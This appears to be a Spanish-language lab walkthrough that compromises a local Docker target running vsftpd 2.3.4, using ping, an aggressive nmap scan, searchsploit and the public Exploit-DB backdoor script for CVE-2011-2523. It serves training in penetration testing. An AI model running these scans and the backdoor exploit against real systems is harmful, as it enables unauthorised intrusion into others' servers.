
First Hacking - Hack FTP vuln

Accedemos a la ip y vemos que no tiene acceso web:



Paso 1 ping

Por lo que procedemos a reconocer la máquina con un ping

```
ping -c 1 172.17.0.2
```

Resultado:

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.066/0.066/0.066/0.000 ms
```

Podemos ver que es una máquina linux.

Paso 2

Hacemos un nmap para tener más información sobre esta máquina:

```
nmap -p- -sC -sV --min-rate 5000 -vvv  --open -sS -n -Pn 172.17.0.2 -oN
escaneo
```

Resultado:

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.4
```

Podemos ver que es un servicio FTP con una versión bastante vulnerable al ser antigua.

Paso 3

Buscamos la vulnerabilidad con `searchsploit`:

```
searchsploit vsftpd 2.3.4
```

Resultado:

```
Exploit Title                                                 |  Path
vsftpd 2.3.4 - Backdoor Command Execution                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)        | unix/remote/17491.rb
Shellcodes: No Results
```

Podemos ver que tiene dos maneras de explotar esta máquina con metasploit o python.

Paso 4

Usamos python para este caso por lo que procedemos a guardar el script con este comando (el script esta en PATH):

```
searchsploit -m unix/remote/49757.py
```

Resultado:

```
 Exploit: vsftpd 2.3.4 - Backdoor Command Execution
     URL: https://www.exploit-db.com/exploits/49757
    Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
   Codes: CVE-2011-2523
Verified: True
ile Type: Python script, ASCII text executable
opied to: /home/kali/Desktop/DockersLabs/FIrstHacking/49757.py
```

Ahora le cambiamos el nombre a uno mas reconocible:

```
mv 49757.py exploit.py
```


Listo ahora se llamará exploit.py

Paso 5

Ejecutamos el script pasándole el host:

```
python3 exploit.py 172.17.0.2
```

Resultado:



Y listo ha sido vulnerada esta máquina!